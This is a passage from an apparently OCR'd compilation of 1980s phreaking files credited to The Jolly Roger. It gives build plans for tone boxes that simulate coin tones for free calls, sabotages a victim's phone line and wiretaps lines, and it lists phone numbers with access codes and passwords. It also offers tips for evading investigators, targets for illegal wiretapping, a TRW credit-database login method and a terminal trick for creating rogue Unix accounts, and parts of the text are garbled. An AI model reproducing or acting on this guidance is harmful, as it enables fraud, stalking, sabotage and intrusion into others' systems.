@20122.1
201 22A REFUSED COLLECT CONNECTION 19 80
@20122.2
201 22B REFUSED COLLECT CONNECTION 19 80
@20122.3
201 22C REFUSED COLLECT CONNECTION 19 80
@20122.4
201 22D REFUSED COLLECT CONNECTION 19 80
@20122«
201 22E ILLEGAL ADDRESS 19 80
```

The reader should be aware that PC-Pursuit ports always respond with '19 80'. Do not confuse it with '19 00', which are not PC-Pursuit ports. In the above example we know there are four ports because the forth was the last existing port before we encountered the 'ILLEGAL ADDRESS.' There are several ways to signify that you have gone one beyond the end of the ports:

```
xxx xxx ILLEGAL ADDRESS 19 80
xxx xxx NOT OPERATING 19 80
The request freezes (Note: Issue a BREAK then D <C/R> to abort the attempt yielding 'ATTEMPT ABORTED'.)
```

You should be aware that modems which are out of order in the middle of the sequence can respond with 'NOT OPERATING' or may freeze the request. You should also note that when updating the existing list, all you need to do is try to request the next modem beyond the end as of the last check.

Finding Newly Added Ports:
Many ports have not yet been installed; hence, we do not yet know the addresses. New ports may be found by entering the first three digits of the area code and appending (1-29, 101-129, 201-229, 301-329, etc.) until the 'REFUSED COLLECT CONNECTION 19 80' appears. Once this is found, simply log onto the port address with your ID and R/V dial some silly series of digits, disconnect the port, then connect to the PC-Pursuit mnemonic you think it might be and R/V redial the last number. If the numbers match, you found it.

98. Pearl Box Plans by The Jolly Roger

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

The Pearl Box: Definition - This is a box that may substitute for many boxes which produce tones in hertz. The Pearl Box when operated correctly can produce tones from 1-9999hz. As you can see, 2600, 1633, 1336 and other crucial tones are obviously in its sound spectrum.

Materials you will need:

C1, C2:«mf or «uf ceramic disk capacitors
Q1.....NPN transistor (2N2222 works best)
S1.....Normally open momentary SPST switch
S2.....SPST toggle switch
B1.....Standard 9-Volt battery
R1.....Single turn, 50k potentiometer
R2.....Single turn, 100k potentiometer
R3.....Single turn, 500k potentiometer
R4.....Single turn, 1Meg potentiometer
SPKR...Standard 8-ohm speaker
T1.....Mini transformer (8-ohm works best)
Misc...Wire, solder, soldering iron, PC board or perfboard, box to contain the completed unit, battery clip

Instructions for building Pearl Box:
Since the instruction are EXTREMELY difficult to explain in words, you will be given a schematic instead. It will be quite difficult to follow but try it any way.

(Schematic for The Pearl Box)



Now that you are probably thoroughly confused, let me explain a few minor details. The potentiometer area is rigged so that the left pole is connected to the center pole of the potentiometer next to it. The middle terminal of T1 is connected to the piece of wire that runs down to the end of the battery.

Correct operation of The Pearl Box:
You may want to get some dry-transfer decals at Radio Shack to make this job a lot easier. Also, some knobs for the tops of the potentiometers may be useful too. Use the decals to calibrate the knobs. R1 is the knob for the ones place, R2 is for the tens place, R3 if for the hundreds place and R4 is for the thousands place. S1 is for producing the all the tones and S2 is for power.

Turn on the power and adjust the knobs for the desired tone.
(Example: For 2600 hz-R1=0:R2=0:R3=6:R4=2)
Hit the push-button switch and VIOLA! You have the tone. If you don't have a tone recheck all connections and schematic.

99. The Phreak file by The Jolly Roger

202 282 3010 UNIV. OF D.C.
202 553 0229 PENTAGON T.A.C.
202 635 5710 CATHOLIC UNIV. OF AMERICA

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

202 893 0330 DEFENSE DATA NETWORK
202 893 0331 DEFENSE DATA NETWORK
202 965 2900 WATERGATE
203 771 4930 TELEPHONE PIONEERS
206 641 2381 VOICE OF CHESTER
212 526 1111 NEW YORK FEED LINE
212 557 4455 SEX HOT LINE
212 799 5017 ABC NY FEED LINE
212 934 9090 DIAL-AN-IDIOT
212 976 2727 P.D.A.
212 986 1660 STOCK QUOTES
213 541 2462 STOCK MARKET REPORTS
213 547 6801 NAVY SHIPS INFO
213 576 6061 " "
213 664 3321 NEWS FOR THE BLIND
301 393 1000 " "
301 667 4280 LOTTERY INFO
312 939 1600 " "
404 221 5519 NUCLEAR COMMISSION
408 248 8818 1ST NATIONAL BANK
415 642 2160 EARTHQUAKE REPORT
505 883 6828 " "
512 472 2181 " "
512 472 4263 WEIRD RECORDING
512 472 9833 " "
512 472 9941 INSERT 25 CENTS
512 472 9941 SPECIAL RECORDING
512 870 2345 " "
516 794 1707 " "
619 748 0002 LOOP LINE
619 748 0003 " "
703 331 0057 MCI (5 DIGITS)
703 334 6831 WASH. POST
703 354 8723 COMPEL INC.
703 737 2051 METROPHONE (6 DIGITS)
703 835 0500 VALNET (5 DIGITS)
703 861 7000 SPRINT (6/8 DIGITS)
703 861 9181 SPRINT (6/8 DIGITS)
714 974 4020 CA. MAINFRAME
716 475 1072 N.Y. DEC-SYSTEM
800 222 0555 RESEARCH INSTITUTE
800 223 3312 CITIBANK
800 227 5576 EASTERN AIRLINES
800 248 0151 WHITE HOUSE PRESS
800 321 1424 FLIGHT PLANES
800 323 3026 TEL-TEC (6 GIGITS)
800 323 4756 MOTOROLA DITELL
800 323 7751 MCI MAINFRAME
800 325 4112 EAsYLINK
800 325 6397 FYI
800 344 4000 MSG SYSTEM
800 368 6900 SKYLINE ORDER LINE
800 424 9090 RONALD REAGAN'S PRESS
800 424 9096 WHITE HOUSE SWITCH
800 438 9428 ITT CITY CALL SWITCHING
800 521 2255 AUTONET
800 521 8400 TRAVELNET (8 DIGITS)
800 526 3714 RCA MAINFRAME
800 527 1800 TYMNET
800 621 3026 SPECIAL OPERATOR
800 621 3028 " "

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

800 621 3030 " "
800 621 3035 " "
800 631 1146 VOICE STAT
800 821 2121 BELL TELEMARKETING
800 828 6321 XEROX $
800 858 9313 RECORD-A-VOICE
800 882 1061 AT&T STOCK PRICES
914 997 1277 " "
916 445 2864 JERRY BROWN
N/A 950 1000 SPRINT
N/A 950 1022 MCI EXECUNET
N/A 950 1033 US TELEPHONE
N/A 950 1044 ALLNET (6 DIGITS)
N/A 950 1066 LEXITEL
N/A 950 1088 SKYLINE (6 DIGITS)

PHONE # | DESCRIPTION/CODE

201-643-2227 | CODES:235199, 235022 AND 121270
  |
800-325-4112 | WESTERN UNION
  |
800-547-1784 | CODES:101111, 350009 AND 350008
  |
800-424-9098 | TOLL FREE WHITE HS.
  |
800-424-9099 | DEFENSE HOT LINE
  |
202-965-2900 | WATERGATE
  |
800-368-5693 | HOWARD BAKER HOTLINE
  |
202-456-7639 | REAGANS SECRETARY
  |
202-545-6706 | PENTAGON
  |
202-694-0004 | PENTAGON MODEM
  |
201-932-3371 | REUTERS
  |
800-325-2091 | PASSWORD: GAMES
  |
800-228-1111 | AMERICAN EXPRESS
  |
617-258-8313 | AFTER CONNECT PRESS CTRL-C
  |
800-323-7751 | PASSWORD:REGISTER
  |
800-322-1415 | CODES:266891, 411266 AND 836566 (USED BY SYSOP)

The following 800 #'s have been collected however no codes have been found yet! if you hack any please let me know...
---
phone # | codes:

800-321-3344 | ???????????
800-323-3027 | ???????????
800-323-3208 | ???????????
800-323-3209 | ???????????
800-325-7222 | ???????????
800-327-9895 | ???????????

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

800-327-9136 | ???????????
800-343-1844 | ???????????
800-547-1784 | ???????????
800-547-6754 | ???????????
800-654-8494 | ???????????
800-682-4000 | ???????????
800-858-9000 | ???????????

800 numbers with carriers.
800-323-9007
800-323-9066
800-323-9073
800-321-4600
800-547-1784

1-800 numbers of the government.
800-321-1082:NAVY FINANCE CENTER.
800-424-5201:EXPORT IMPORT BANK.
800-523-0677:ALCOHOL TOBACCO AND.
800-532-1556:FED INFORMATION
CNTR1-1082:NAVY FINANCE CENTER.
800-424-5201:EXPORT IMPORT BANK.
800-523-0677:ALCOHOL TOBACCO AND.
800-532-1556:FED INFORMATION CNTR.
800-325-4072:COMBAT & ARMS SERVICE.
800-325-4095:COMBAT SUPPORT BRANCH.
800-325-4890:ROPD USAR COMBAT ARMS.
800-432-3960:SOCIAL SECURITY.
800-426-5996:PUGET NAVAL SHIPYARD.
Directory of toll free numbers.
800-432-3960:SOCIAL SECURITY.
800-426-5996:PUGET NAVAL SHIPYARD.
Directory of toll free numbers.
301-234-0100:BALTIMORE ELECTRIC.
202-456-1414:WHITE HOUSE.
202-545-6706:PENTAGON.
202-343-1100:EPA.
714-891-1267:DIAL-A-GEEK.
714-897-5511:TIMELY.
213-571-6523:SATANIC MESSAGES.
213-664-7664:DIAL-A-SONG.
405-843-7396:SYNTHACER MUSIC.
213-765-1000:LIST OF MANY NUMBERS.
512-472-4263:WIERD.
512-472-9941:INSERT 25.
203-771-3930:PIONEERS.
213-254-4914:DIAL-A-ATHIEST.
212-586-0897:DIRTY.
213-840-3971:HOROWIERD
203-771-3930:PIONEERS
471-9420,345-9721,836-8962
836-3298,323-4139,836-5698
471-9440,471-9440,471-6952
476-6040,327-9772,471-9480
800-325-1693,800-325-4113
800-521-8400:VOICE ACTIVATED
213-992-8282:METROFONE ACCESS NUMBER
617-738-5051:PIRATE HARBOR
617-720-3600:TIMECOR #2
301-344-9156:N.A.S.A PASSWORD:GASET
318-233-6289:UNIVERSITY LOUISIANA

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

213-822-2112:213-822-3356
213-822-1924:213-822 3127
213-449-4040:TECH CENTER
213-937-3580:TELENET
1-800-842-8781
1-800-368-5676
1-800-345-3878
212-331-1433
213-892-7211
213-626-2400
713-237-1822
713-224-6098
713-225-1053
713-224-9417
818-992-8282
1-800-521-8400

After entering the sprint code, and, C+Destination number. Then enter this number: 205#977#22", And the main tracer for sprint will be disabled.

215-561-3199/SPRINT LONG DISTANCE
202-456-1414/WHITE HOUSE
011-441-930-4832/QUEEN ELIZABETH
916-445-2864/JERRY BROWN
800-424-9090/RONALD REAGAN'S PRESS
212-799-5017/ABC NEW YORK FEED LINE
800-882-1061/AT & T STOCK PRICES
212-986-1660/STOCK QUOTES
213-935-1111/WIERD EFFECTS!
512-472-4263/WIERD RECORDING
212-976-2727/P.D.A.
619-748-0002/FONE CO. TESTING LINES
900-410-6272/SPACE SHUTTLE COMM.
201-221-6397/AMERICAN TELEPHONE
215-466-6680/BELL OF PENNSYLVANIA
202-347-0999/CHESAPEAKE TELEPHONE
213-829-0111/GENERAL TELEPHONE
808-533-4426/HAWAIIAN TELEPHONE
312-368-8000/ILLINOIS BELL TELEPHONE
317-265-8611/INDIANA BELL
313-223-7233/MICHIGAN BELL
313-223-7223/NEVADA BELL
207-955-1111/NEW ENGLAND TELEPHONE
201-483-3800/NEW JERSEY BELL
212-395-2200/NEW YORK TELEPHONE
515-243-0890/NORTHWESTERN BELL
216-822-6980/OHIO BELL
206-345-2900/PACIFIC NORTHWEST BELL
213-621-4141/PACIFIC TELEPHONE
205-321-2222/SOUTH CENTRAL BELL
404-391-2490/SOUTHERN BELL
203-771-4920/SOUTHERN NEW ENGLAND
314-247-5511/SOUTHWESTERN BELL
414-678-3511/WISCONSIN TELEPHONE
800-327-6713/UNKNOWN ORIGIN
303-232-8555/HP3000
315-423-1313/DEC-10
313-577-0260/WAYNE STATE
512-474-5011/AUSTIN COMPUTERS
516-567-8013/LYRICS TIMESHARING
212-369-5114/RSTS/E

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

415-327-5220/NEC
713-795-1200/SHELL COMPUTERS
518-471-8111/CNA OF NY
800-327-6761/AUTONET
800-228-1111/VISA CREDIT CHECK
713-483-2700/NASUA
213-383-1115/COSMOS
408-280-1901/TRW
404-885-3460/SEARS CREDIT CHECK
414-289-9988/AARDVARK SOFTWARE
919-852-1482/ANDROMEDA INCORPORATED
213-985-2922/ARTSCI
714-627-9887/ASTAR INTERNATIONAL
415-964-8021/AUTOMATED SIMULATIONS
503-345-3043/AVANT GARDE CREATIONS
415-456-6424/BRODERBUND SOFTWARE
415-658-8141/BUDGE COMPANY
714-755-5392/CAVALIER COMPUTER
801-753-6990/COMPUTER DATA SYSTEMS
213-701-5161/DATASOFT INC.
213-366-7160/DATAMOST
716-442-8960/DYNACOMP
213-346-6783/EDU-WARE
800-631-0856/HAYDEN
919-983-1990/MED SYSTEMS SOFTWARE
312-433-7550/MICRO LAB
206-454-1315/MICROSOFT
301-659-7212/MUSE SOFTWARE
209-683-6858/ON-LINE SYSTEMS
203-661-8799/PROGRAM DESIGN (PDI)
213-344-6599/QUALITY SOFTWARE
303-925-9293/SENTIENT SOFTWARE
702-647-2673/SIERRA SOFTWARE
916-920-1939/SIRIUS SOFTWARE
215-393-2640/SIR-TECH
415-962-8911/SOFTWARE PUBLISHERS
415-964-1353/STRATEGIC SIMULATIONS
217-359-8482/SUBLOGIC COM.
206-226-3216/SYNERGISTIC SOFTWARE

Here are a few tips on how not to get caught when using MCI or other such services:

Try not to use them for voice to voice personal calls. Try to use them for computer calls only. Here is why:

MCI and those other services can't really trace the calls that come through the lines, they can just monitor them. They can listen in on your calls and from that, they can get your name and other information from the conversation. They can also call the number you called and ask your friend some questions. If you call terminals and BBS'S then it is much harder to get information. For one thing, most sysops won't give these dudes that call any info at all or they will act dumb because they PHREAK themselves!

Beware when using colored boxes! They are easy to find!!!!!

Try to find a sine-wave number. Then use an MCI or other service to call it. You will hear a tone that goes higher and lower. If the tone just stops, then that code is being monitored and you should beware when using it.

If you do get caught, then if you think you can, try to weasel out of it. I have heard many stories about people that have pleaded with the MCI guys and have been let off. You will get a call from a guy that has been monitoring you. Act nice. Act like you know it is now wrong to do this kind of thing.....just sound like you are sorry for what you did. (If you get a call, you probably will be a little sorry!) Otherwise, it is very dangerous!!!!!!! (Very with a capital V!)

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

100.Red Box Plans by The Jolly Roger

Red boxing is simulating the tones produced by public payphones when you drop your money in. The tones are beeps of 2200Hz + 1700Hz a nickle is 1 beep for 66 milliseconds. A dime is 2 beeps, each 66 milliseconds with a 66 millisecond pause between beeps. A quarter is 5 beeps, each 33 milliseconds with a 33 millisecond pause between beeps.

There are two commonly used methods being used by Phreaks to make free calls.

An electronic hand-held device that is made from a pair of Wien-bridge oscillators with the timing controlled by 555 timing chips.
A tape recording of the tones produced by a home computer. One of the best computers to use would be an Atari ST. It is one of the easier computers to use because the red box tones can be produced in basic with only about 5 statements.

101.RemObS by The Jolly Roger

Some of you may have heard of devices called Remobs which stands for Remote Observation System. These Devices allow supposedly authorized telephone employees to dial into them from anywhere, and then using an ordinary touch tone fone, tap into a customer's line in a special receive only mode. [The mouthpiece circuit is deactivated, allowing totally silent observation from any fone in the world (Wire tapping without a court order is against the law)]

How Remobs Work
Dial the number of a Remob unit. Bell is rumored to put them in the 555 information exchanges, oron special access trunks [Unreachable except via blue box]. A tone will then be heard for approximately 2 seconds and then silence. You must key in (In DTMF) a 2 to 5 digit access code while holding each digit down at least 1 second. If the code is not entered within 5 or 6 seconds, the Remob will release and must be dialed again. If the code is supposedly another tone will be heard. A seven digit subscriber fone number can then be entered [The Remob can only handle certain 'exchanges' which are prewired, so usually one machine cannot monitor an entire NPA]. The Remob will then connect to the subscribers line. The listener will hear the low level idle tone as long as the monitored party is on hook. As the monitored party dials [rotary or DTMF], the listener would hear [And Record] the number being dialed. Then the ENTIRE conversation, datalink, whatever is taking place, all without detection. There is no current box which can detect Remob observation, since it is being done with the telephone equipment that makes the connection. When the listener is finished monitoring of that particular customer, he keys the last digit of the access code to disconnects him from the monitored line and return to the tone so that he can key in another 7 digit fone number. When the listener is totally finished with the Remob, he keys a single 'disconnect digit' which disconnects him from the Remob so that the device can reset and be ready for another caller.

History of Remobs
Bell has kept the existence of Remobs very low key. Only in 1974, Bell acknowledged that Remobs existed. The device was first made public during hearings on "Telephone Monitoring Practices by Federal Agencies" before a subcommittee on government operations. House of Representatives, Ninety-Third Congress, June 1974. It has since been stated by Bell that the Remob devices are used exclusively for monitoring Bell employees such as operators, information operators, etc., to keep tabs on their performance. [Suuureee, were stupid]

Possible Uses for Remobs
The possible uses of Remobs are almost as endless as the uses of self created fone line. Imagine the ability to monitor bank lines etc, just off the top of my head I can think of these applications:

Data Monitoring of:
- **TRW**
- **National Credit Bureau.**
- **AT&T Cosmos.**
- **Bank Institutions.**
- **CompuServe and other Networks.**

Voice Monitoring of:
- **Bank Institutions.**
- **Mail Order businesses.**
- **Bell Telephone themselves.**
- **Any place handling sensitive or important information.**
- **Anyone that you may not like.**

With just one Remob, someone could get hundreds of credit cards, find out who was on vacation, get CompuServe

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

passwords by the dozens, disconnect peoples fones, do credit checks, find out about anything that they may want to find out about. I'm sure you brilliant can see the value of a telephone hobbyist and a telecommunications enthusiast getting his hands on a few choice Remobs. <Grin>

Caution
If any reader should discover a Remob during his (or her) scanning excursions, please keep in mind the very strict federal laws regarding wiretapping and unauthorized use of private Bell property.

102.Scarlet Box Plans by The Jolly Roger

The purpose of a Scarlet box is to create a very bad connection, it can be used to crash a BBS or just make life miserable for those you seek to avenge.

Materials:
- **2 alligator clips**
- **3 inch wire, or a resister (plain wire will create greatest amount of static) (Resister will decrease the amount of static in proportion to the resister you are using)**

Find the phone box at your victims house, and pop the cover off.
Find the two prongs that the phone line you wish to box are connected to.
Hook your alligator clips to your (wire/resister).
Find the lower middle prong and take off all wires connected to it, I think this disables the ground and call waiting and shit like that.
Now take one of the alligator clips and attach it to the upper most prong, and take the other and attach it to the lower middle prong.
Now put the cover back on the box and take off!!

```
 **     ######## **
 **     # #### #     **
       ########      /
       # #### #     /
       ########    /
              /
             /
            /
           /
          /
         /
        /
       **/
       **
       **
       **
       **
       **
```

(**)= prongs
**
(/) = (wire/resister)
(##)= some phone bullshit

103.Silver Box Plans by The Jolly Roger

Introduction:
First a bit of Phone Trivia. A standard telephone keypad has 12 buttons. These buttons, when pushed, produce a combination of two tones. These tones represent the row and column of the button you are pushing.

```
1  1  1
2  3  4
```

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

0 3 7
9 6 7
697 (1) (2) (3)
770 (4) (5) (6)
851 (7) (8) (9)
941 (*) (0) (#)

So (1) produces a tone of 697+1209, (2) produces a tone of 697+1336, etc.

Function:

What the Silver Box does is just creates another column of buttons, with the new tone of 1633. These buttons are called A, B, C, and D.

Usefulness:

Anyone who knows anything about phreaking should know that in the old days of phreaking, phreaks used hardware to have fun instead of other people's Sprint and MCI codes. The most famous (and useful) was the good ol' Blue Box. However, Ma Bell decided to fight back and now most phone systems have protections against tone-emitting boxes. This makes boxing just about futile in most areas of the United States (i.e. those areas with Crossbar or Step-By-Step). If you live in or near a good-sized city, then your phone system is probably up-to-date (ESS) and this box (and most others) will be useless. However, if you live in the middle of nowhere (no offense intended), you may find a use for this and other boxes.

Materials:

- **1 Foot of Blue Wire**
- **1 Foot of Gray Wire**
- **1 Foot of Brown Wire**
- **1 Small SPDT Switch (*)**
- **1 Standard Ma Bell Phone**

(*)SPDT = Single Pole/Double Throw

Tools:

- **1 Soldering Iron**
- **1 Flat-Tip Screwdriver**

Procedure:

Loosen the two screws on the bottom of the phone and take the casing off.
Loosen the screws on the side of the keypad and remove the keypad from the mounting bracket.
Remove the plastic cover from the keypad.
Turn the keypad so that *0# is facing you. Turn the keypad over. You'll see a bunch of wires, contacts, two Black Coils, etc.
Look at the Coil on the left. It will have five (5) Solder Contacts facing you. Solder the Gray Wire to the fourth Contact Pole from the left.
Solder the other end of the Gray Wire to the Left Pole of the SPDT Switch.
Find the Three (3) Gold-Plated Contacts on the bottom edge of the keypad. On the Left Contact, gently separate the two touching Connectors (they're soldered together) and spread them apart.
Solder the Brown Wire to the Contact farthest from you, and solder the other end to the Right Pole of the SPDT Switch.
Solder the Blue Wire to the Closest Contact, and the other end to the Center Pole of the SPDT Switch.
Put the phone back together.

Using The Silver Box:

What you have just done was installed a switch that will change the 369# column into an ABCD column. For example, to dial a 'B', switch to Silver Box Tones and hit '6'.

No one is sure of the A, B, and C uses. However, in an area with an old phone system, the 'D' button has an interesting effect. Dial Directory Assistance and hold down 'D'. The phone will ring, and you should get a pulsing tone. If you get a pissed-off operator, you have a newer phone system with defenses against Silver Boxes. At the pulsing tone, dial a 6 or 7. These are loop ends.

104.Bell Trashing by The Jolly Roger

The Phone Co. will go to extremes on occasions. In fact, unless you really know what to expect from them, they will surprise the heck out of you with their "unpublished tariffs". Recently, a situation was brought to my attention that up till then I had been totally unaware of, least to mention, had any concern about. It involved garbage! The phone co. will go as far as to prosecute

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

anyone who rummages through their garbage and helps himself to some

Of course, they have their reasons for this, and no doubt benefit from such action. But, why should they be so picky about garbage? The answer soon became clear to me: those huge metal bins are filled up with more than waste old food and refuse... Although it is Pacific Tele. policy to recycle paper waste products, sometimes employees do overlook this sacred operation when sorting the garbage. Thus top-secret confidential Phone Co. records go to the garbage bins instead of the paper shredders. Since it is constantly being updated with "company memorandums, and supplied with extensive reference material, the Phone co. must continually dispose of the outdated materials. Some phone companies are supplied each year with the complete "System Practices" guide. This publication is an over 40 foot long library of reference material about everything to do with telephones. As the new edition arrives each year, the old version of "System Practices" must also be thrown out.

I very quickly figured out where some local phone phreaks were getting their material. They crawl into the garbage bins and remove selected items that are of particular interest to them and their fellow phreaks. One phone phreak in the Los Angeles area has salvaged the complete 1972 edition of "Bell System Practices". It is so large and was out of order (the binders had been removed) that it took him over a year to sort it out and create enough shelving for it in his garage.

Much of this "Top Secret" information is so secret that most phone companies have no idea what is in their files. They have their hands full simply replacing everything each time a change in wording requires a new revision. It seems they waste more paper than they can read!

It took quite a while for Hollywood Cal traffic manager to figure out how all of the local phone phreaks constantly discovered the switchroom test numbers.

Whenever someone wanted to use the testboard, they found the local phone phreaks on the lines talking to all points all over the world. It got to the point where the local garbage buffs knew more about the office operations than the employees themselves. One phreak went so far as to call in and tell a switchman what his next daily assignment would be. This, however, proved to be too much. The switchman traced the call and one phone phreak was denied the tool of his trade.

In another rather humorous incident, a fellow phreak was rummaging through the trash bin when he heard someone approaching. He pressed up against the side of the bin and silently waited for the goodies to come. You can imagine his surprise when the garbage from the lunchroom landed on his head. Most people find evenings best for checking out their local Telco trash piles. The only thing necessary is a flashlight and, in the case mentioned above, possibly a rain coat. A word of warning though, before you rush out and dive into the trash heap. It is probably illegal, but no matter where you live, you certainly won't get the local policeman to hold your flashlight for you.

105.Canadian WATS Phonebook by The Jolly Roger

800-227-4004 ROLM Collagen Corp.
800-227-8933 ROLM Collagen Corp.
800-268-4500 Voice Mail
800-268-4501 ROLM Texaco
800-268-4505 Voice Mail
800-268-6364 National Data Credit
800-268-7800 Voice Mail
800-268-7808 Voice Mail
800-328-9632 Voice Mail
800-387-2097 Voice Mail
800-387-2098 Voice Mail
800-387-8803 ROLM Canadian Tire
800-387-8861 ROLM Canadian Tire
800-387-8862 ROLM Canadian Tire
800-387-8863 ROLM Canadian Tire
800-387-8864 ROLM Canadian Tire
800-387-8870 ROLM Halifax Life
800-387-8871 ROLM Halifax Life
800-387-9115 ASPEN Sunsweep
800-387-9116 ASPEN Sunsweep
800-387-9175 PBX [Hold Music = CHUM FM]
800-387-9218 Voice Messenger

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

800-387-9644 Carrier
800-426-2638 Carrier
800-524-2133 Aspen
800-663-5000 PBX/Voice Mail [Hold Music = CFMI FM]
800-663-5996 Voice Mail (5 rings)
800-847-6181 Voice Mail

NOTES: Each and every one of these numbers is available to the 604 (British Columbia) Area Code. Most are available Canada Wide and some are located in the United States. Numbers designated ROLM have been identified as being connected to a ROLM Phonemail system. Numbers designated ASPEN are connected to an ASPEN voice message system. Numbers designated VOICE MAIL have not been identified as to equipment in use on that line. Numbers designated carrier are answered by a modem or data set. Most Voice Message systems, and ALL Rolms, sound like an answering machine. Press 0 during the recording when in a rolm, * or # or other DTMF in other systems, and be propelled into another world...

106.Hacking TRW by The Jolly Roger

When you call TRW, the dial up will identify itself with the message "TRW". It will then wait for you to type the appropriate answer back (such as CTRL-G) Once This has been done, the system will say "CIRCUIT BUILDING IN PROGRESS" Along with a few numbers. After this, it clears the screen (CTRL L) followed by a CTRL-Q. After the system sends the CTRL-Q, It is ready for the request. You first type the 4 character identifier for the geographical area of the account..

(For Example) TCA1 - for certain Calif. & Vicinity subscribers.
TCA2 - A second CALF. TRW System.
TNJ1 - Their NJ Database.
TGA1 - Their Georgia Database.

The user then types A <CR> and then on the next line, he must type his 3 char. Option. Most Requests use the RTS option. OPX, RTX, and a few others exist. (NOTE) TRW will accept an A, C, or S as the 'X' in the options above.) Then finally, the user types his 7 digit subscriber code. He appends his 3-4 character password after it. It seems that if you manage to get hold of a TRW Printout (Trashing at Sears, Saks, ETC. or from getting your credit printout from them) Their subscriber code will be on it leaving only a 3-4 character p/w up to you.

For Example,
(Call the DialUp)
TRW System Types, (ST) CTRL-G
(You type, YT) Circuit building in progress 1234
(ST) CTRL-L CRTL-Q (TCA1 CYT) BTS 3000000AAA
<CR><CRTL-S> (YT]

Note: This system is in Half Duplex, Even Parity, 7 Bits per word and 2 Stop Bits.

CAUTION: It is a very stressed rumor that after typing in the TRW password Three (3) times.. It sets an Automatic Number Identification on your ass, so be careful. And forget who told you how to do this..

107.Hacking Vax's & Unix by The Jolly Roger

Unix is a trademark of AT&T (and you know what that means)

In this article, we discuss the unix system that runs on the various vax systems. If you are on another unix-type system, some commands may differ, but since it is licensed to bell, they can't make many changes.

Hacking onto a unix system is very difficult, and in this case, we advise having an inside source, if possible. The reason it is difficult to hack a vax is this: Many vax, after you get a carrier from them, respond=>
Login:
They give you no chance to see what the login name format is. Most commonly used are single words, under 8 digits, usually the person's name. There is a way around this: Most vax have an acct. called 'suggest' for people to use to make a suggestion to the system root terminal. This is usually watched by the system operator, but at late he is probably at home sleeping or screwing someone's brains out. So we can write a program to send at the vax this type of a message: A screen freeze

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

(Cntl-S), screen clear (system dependant), about 255 garbage characters, and then a command to create a login acct., after which you clear the screen again, then unfreeze the terminal. What this does: When the terminal is frozen, it keeps a buffer of what is sent. Well, the buffer is about 127 characters long. so you overflow it with trash, and then you send a command line to create an acct. (System dependant). After this you clear the buffer and screen again, then unfreeze the terminal. This is a bad way to do it, and it is much nicer if you just send a command to the terminal to shut the system down, or whatever you are after... There is always, *Always* an acct. called root, the most powerful acct. to be on, since it has all of the system files on it. If you hack your way onto this one, then everything is easy from here on... On the unix system, the abort key is the Cntl-D key. Watch how many times you hit this, since it is also a way to log off the system! A little about unix architecture: The root directory, called root, is where the system resides. After this come a few 'sub' root directories, usually to group things (stats here, priv stuff here, the user log here...). Under this comes the superuser (the operator of the system), and then finally the normal users. In the unix 'Shell' everything is treated the same.

By this we mean: You can access a program the same way you access a user directory, and so on. The way the unix system was written, everything, users included, are just programs belonging to the root directory. Those of you who hacked onto the root, smile, since you can screw everything...the main level (exec level) prompt on the unix system is the $, and if you are on the root, you have a # (superuser prompt). Ok, a few basics for the system... To see where you are, and what paths are active in regards to your user account, then type

=> pwd

This shows your acct. separated by a slash with another pathname (acct.), possibly many times. To connect through to another path, or many paths, you would type:

You=> path1/path2/path3

And then you are connected all the way from path1 to path3. You can run the programs on all the paths you are connected to. If it does not allow you to connect to a path, then you have insufficient privs, or the path is closed and archived onto tape. You can run programs this way also:

you=> path1/path2/path3/program-name

**Unix treats everything as a program, and thus there a few commands to learn...
To see what you have access to in the end path, type:**

ls

for list. This show the programs you can run. You can connect to the root directory and run it's programs with=>

/root

By the way, most unix systems have their log file on the root, so you can set up a watch on the file, waiting for people to log in and snatch their password as it passes thru the file. To connect to a directory, use the command:

=> cd pathname

This allows you to do what you want with that directory. You may be asked for a password, but this is a good way of finding other user names to hack onto. The wildcard character in unix, if you want to search down a path for a game or such, is the *.

=> ls /*

Should show you what you can access. The file types are the same as they are on a dec, so refer to that section when examining file. To see what is in a file, use the

=> pr

filename command, for print file. We advise playing with pathnames to get the hang of the concept. There is on-line help available on most systems with a 'help' or a '?'. We advise you look thru the help files and pay attention to anything they give you on pathnames, or the commands for the system. You can, as a user, create or destroy directories on the tree beneath you. This means that root can kill everything but root, and you can kill any that are below you. These are the

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

=> mkdir pathname
=> rmdir pathname

commands. Once again, you are not alone on the system... type=>

who

to see what other users are logged in to the system at the time. If you want to talk to them=>

write username

Will allow you to chat at the same time, without having to worry about the parser. To send mail to a user, say

=> mail

And enter the mail sub-system. To send a message to all the users on the system, say

=> wall

Which stands for 'write all'. By the way, on a few systems, all you have to do is hit the <return> key to end the message, but on others you must hit the cntl-D key. To send a single message to a user, say

=> write username

